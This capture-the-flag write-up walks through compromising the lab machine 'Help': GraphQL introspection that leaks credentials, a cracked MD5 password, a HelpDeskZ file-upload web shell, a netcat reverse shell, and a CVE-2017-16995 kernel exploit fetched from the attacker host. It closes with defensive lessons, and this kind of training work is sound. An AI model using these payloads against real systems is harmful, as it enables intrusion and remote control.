Help
A GraphQL API on port 3000 leaks HelpDeskZ credentials through introspection; the cracked password logs us into the help desk, whose unauthenticated arbitrary file upload yields a reverse shell. An outdated kernel is then exploited with CVE-2017-16995 for root.
TL;DR
Help is an Easy-difficulty Linux machine that chains a leaky API, a vulnerable web application, and an outdated kernel. A GraphQL endpoint on port 3000 allows schema introspection, which we walk to extract a username and a password hash. Cracking the hash logs us into a HelpDeskZ instance, which is vulnerable to an unauthenticated arbitrary file upload — uploading a PHP shell through the ticket system gives Remote Code Execution and a reverse shell as help. Finally, the box runs an old 4.4.0 kernel vulnerable to CVE-2017-16995, which we compile and run to get a root shell.
HelpDeskZ also carries a blind SQL injection in its ticket-tracking feature that leaks a password reusable over SSH. We take the file-upload path here, but the SQLi is an equally valid foothold.
| Machine | OS | Difficulty | Target IP | Pwnbox IP |
|---|---|---|---|---|
| Help | Linux | Easy | 10.129.74.196 | 10.10.15.144 |
Enumeration
We start with an nmap scan to identify the open ports and the services behind them:
$ nmap -sCV 10.129.74.196Starting Nmap 7.99 ( https://nmap.org ) at 2026-10-23 07:53 +0300Nmap scan report for 10.129.74.196Host is up (0.19s latency).Not shown: 997 closed tcp ports (reset)PORT     STATE SERVICE VERSION22/tcp   open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.6 (Ubuntu Linux; protocol 2.0)| ssh-hostkey:|   2048 e5:bb:4d:9c:de:af:6b:bf:ba:8c:22:7a:d8:d7:43:28 (RSA)|   256 d5:b0:10:50:74:86:a3:9f:c5:53:6f:3b:4a:24:61:19 (ECDSA)|_  256 e2:1b:88:d3:76:21:d4:1e:38:15:4a:81:11:b7:99:07 (ED25519)80/tcp   open  http    Apache httpd 2.4.18|_http-title: Did not follow redirect to http://help.htb/|_http-server-header: Apache/2.4.18 (Ubuntu)3000/tcp open  http    Node.js Express framework|_http-title: Site doesn't have a title (application/json; charset=utf-8).Service Info: Host: 127.0.1.1; OS: Linux; CPE: cpe:/o:linux:linux_kernel
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .Nmap done: 1 IP address (1 host up) scanned in 29.14 seconds
Three services stand out:
- 22/tcp — OpenSSH, likely our eventual login once we recover a password.
- 80/tcp — Apache, which redirects to the virtual host
http://help.htb/. - 3000/tcp — a Node.js Express server returning JSON, which hints at an API rather than a rendered site.
The redirect to help.htb means we need DNS resolution for that hostname. We add it to /etc/hosts:
echo "10.129.74.196 help.htb" | sudo tee -a /etc/hostsPort 80 — Apache

Browsing to http://help.htb only shows the default Apache2 Ubuntu landing page — nothing interesting on the surface:
Since the index gives us nothing, we brute-force directories with gobuster:
gobuster dir -u http://help.htb -w /usr/share/wordlists/dirb/common.txt$ gobuster dir -u http://help.htb -w /usr/share/wordlists/dirb/common.txt===============================================================Gobuster v3.8.2by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)===============================================================[+] Url: http://help.htb[+] Method: GET[+] Threads: 10[+] Wordlist: /usr/share/wordlists/dirb/common.txt[+] Negative Status codes: 404[+] User Agent: gobuster/3.8.2[+] Timeout: 10s===============================================================Starting gobuster in directory enumeration mode===============================================================.hta (Status: 403) [Size: 287].htaccess (Status: 403) [Size: 292].htpasswd (Status: 403) [Size: 292]index.html (Status: 200) [Size: 11321]javascript (Status: 301) [Size: 309] [--> http://help.htb/javascript/]server-status (Status: 403) [Size: 296]support (Status: 301) [Size: 306] [--> http://help.htb/support/]===============================================================The interesting hit is /support. Browsing to it reveals a help-desk portal:

The footer identifies the application as HelpDeskZ — an open-source help-desk suite. We note this and come back to it once we have credentials.
Port 3000 — the Express API

Turning to port 3000, the server responds with JSON rather than a web page:

Inspecting the response headers confirms the backend is Express:
An Express server returning JSON with no visible routes is a strong signal for a GraphQL API. GraphQL is commonly mounted at /graphql, so we try http://help.htb:3000/graphql:

The endpoint responds with GET query missing, confirming a live GraphQL handler that expects a query. This is where the foothold begins.
Foothold
Walking the GraphQL schema with introspection
GraphQL supports introspection — a built-in feature that lets a client ask the server to describe its own schema. When left enabled (as it is here), it hands an attacker a full map of the available types, fields, and queries. The techniques below follow this GraphQL enumeration guide.
We first ask the root Query type for the fields it exposes:
curl -X POST -H "Content-Type: application/json" -d '{ "query": "{__schema{queryType{name, fields{name, description}}}}" }' http://help.htb:3000/graphql | jq{ "data": { "__schema": { "queryType": { "name": "Query", "fields": [ { "name": "user", "description": "" } ] } } }}There is a single queryable field, user. Next we enumerate all the types defined in the schema:
curl -X POST -H "Content-Type: application/json" -d '{ "query": "{ __schema { types { name } } }" }' http://help.htb:3000/graphql | jq{ "data": { "__schema": { "types": [ { "name": "Query" }, { "name": "User" }, { "name": "String" }, { "name": "__Schema" }, { "name": "__Type" }, { "name": "__TypeKind" }, { "name": "Boolean" }, { "name": "__Field" }, { "name": "__InputValue" }, { "name": "__EnumValue" }, { "name": "__Directive" }, { "name": "__DirectiveLocation" } ] } }}Ignoring the built-in __-prefixed introspection types, the one custom type of interest is User. We ask what fields it carries:
curl -X POST -H "Content-Type: application/json" -d '{ "query": "{__type(name: \"User\") {name, fields{name}}}" }' http://help.htb:3000/graphql | jq{ "data": { "__type": { "name": "User", "fields": [ { "name": "username" }, { "name": "password" } ] } }}The User type exposes username and password. Now that we know both the query (user) and the fields, we can pull the data directly:
curl -X POST -H "Content-Type: application/json" -d '{ "query": "{user {username, password}}" }' http://help.htb:3000/graphql | jq{ "data": { "user": { "username": "helpme@helpme.com", "password": "5d3c93182bb20f07b994a7f617e99cff" } }}We have a username and a 32-character password hash — the length points to an unsalted MD5.
Cracking the hash
We submit the hash to CrackStation, which recovers it instantly from its lookup tables:

This gives us a working credential pair:
email address: helpme@helpme.compassword: godhelpmeplzThese credentials log us straight into the HelpDeskZ portal at /support.
Arbitrary file upload in HelpDeskZ
This version of HelpDeskZ has a known unauthenticated arbitrary file upload vulnerability. When a ticket attachment is rejected for having a disallowed extension, the application still writes the file to support/uploads/tickets/ — it just renames it to the MD5 hash of the original filename concatenated with the upload timestamp. Because the hashing is predictable, an attacker who knows the server time can recompute the stored filename and request it directly, executing it as PHP. The exploit used here is SakiiR’s PoC.
First we craft a minimal PHP command shell:
echo "<?php system(\$_REQUEST['cmd']); ?>" > phpshell.phpWe then create a new ticket (filling in the mandatory fields with any values) and attach phpshell.php. The portal reports that the file type is not allowed:

That rejection is cosmetic — the file was still saved. We run the PoC, pointing it at the support URL and giving it the name of our uploaded file so it can brute-force the timestamp and resolve the stored path:
python2 exploit.py http://help.htb/support/ phpshell.php$ python2 exploit.py http://help.htb/support/ phpshell.phphttp://help.htb/support/uploads/tickets/aa9ad2e466674acfccbc580a7d24b045.phpThe exploit returns the live URL of our shell. We confirm execution by passing a cmd parameter:
http://help.htb/support/uploads/tickets/aa9ad2e466674acfccbc580a7d24b045.php?cmd=whoamiReverse shell
With command execution confirmed, we upgrade it to an interactive reverse shell. The payload is a standard named-pipe (mkfifo) one-liner:
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|sh -i 2>&1|nc 10.10.15.144 9001 >/tmp/fBecause this is passed through a URL, the special characters must be URL-encoded:
rm%20%2Ftmp%2Ff%3Bmkfifo%20%2Ftmp%2Ff%3Bcat%20%2Ftmp%2Ff%7Csh%20-i%202%3E%261%7Cnc%2010.10.15.144%209001%20%3E%2Ftmp%2FfWe start a listener on the Pwnbox:
nc -lvnp 9001Then request the shell URL with the encoded payload in the cmd parameter:
http://help.htb/support/uploads/tickets/aa9ad2e466674acfccbc580a7d24b045.php?cmd=rm%20%2Ftmp%2Ff%3Bmkfifo%20%2Ftmp%2Ff%3Bcat%20%2Ftmp%2Ff%7Csh%20-i%202%3E%261%7Cnc%2010.10.15.144%209001%20%3E%2Ftmp%2FfThe listener catches the connection:
$ nc -lvnp 9001listening on [any] 9001 ...connect to [10.10.15.144] from (UNKNOWN) [10.129.74.196] 35294sh: 0: can't access tty; job control turned off$User
We now have a shell as the help user and can read the user flag:
$ cat /home/help/user.txtc54*****************************Privilege Escalation
We check the kernel version:
uname -aLinux help 4.4.0-116-genericThe 4.4.0 kernel is old and vulnerable to a well-known local privilege escalation in the eBPF verifier, CVE-2017-16995. A flaw in how the verifier handles sign extension on map values lets an unprivileged user gain arbitrary kernel read/write and overwrite credentials to become root.
We download the exploit source and serve it to the target. On the Pwnbox, we host it with a simple HTTP server:
python -m http.server 80From the target shell, we pull the file down:
wget 10.10.15.144/44298.cThen compile it on the target (so it links against the local kernel/libc) and run it:
gcc 44298.c -o exploit./exploitThe exploit returns a root shell, which lets us read the final flag:
# cat /root/root.txt909*****************************GraphQL introspection on port 3000 → leaked HelpDeskZ credentials (cracked MD5); unauthenticated arbitrary file upload in HelpDeskZ → reverse shell as help; outdated 4.4.0 kernel exploited with CVE-2017-16995 → root.
Lessons Learned
- Disable GraphQL introspection in production. Introspection is a developer convenience, but when exposed it hands an attacker the full schema — here, a direct route to a credential-bearing
Usertype. Turn it off outside of development, and never store or return credentials through an API field. - A rejected upload is not a deleted upload. HelpDeskZ validated the file extension but still wrote the file to disk, and its filename was derived from predictable values. Reject uploads before writing them, store them outside the web root, and never serve user-supplied files from a path where the server will execute them.
- Don’t reuse weak, unsalted password hashes. A plain MD5 of a dictionary word (
godhelpmeplz) falls to a lookup table instantly. Use a slow, salted hashing scheme such as bcrypt or Argon2, and enforce strong passwords. - Patch the kernel. The entire privilege-escalation step existed only because the box ran a kernel years out of date. Keeping systems current closes public, reliable exploits like
CVE-2017-16995before they can be used.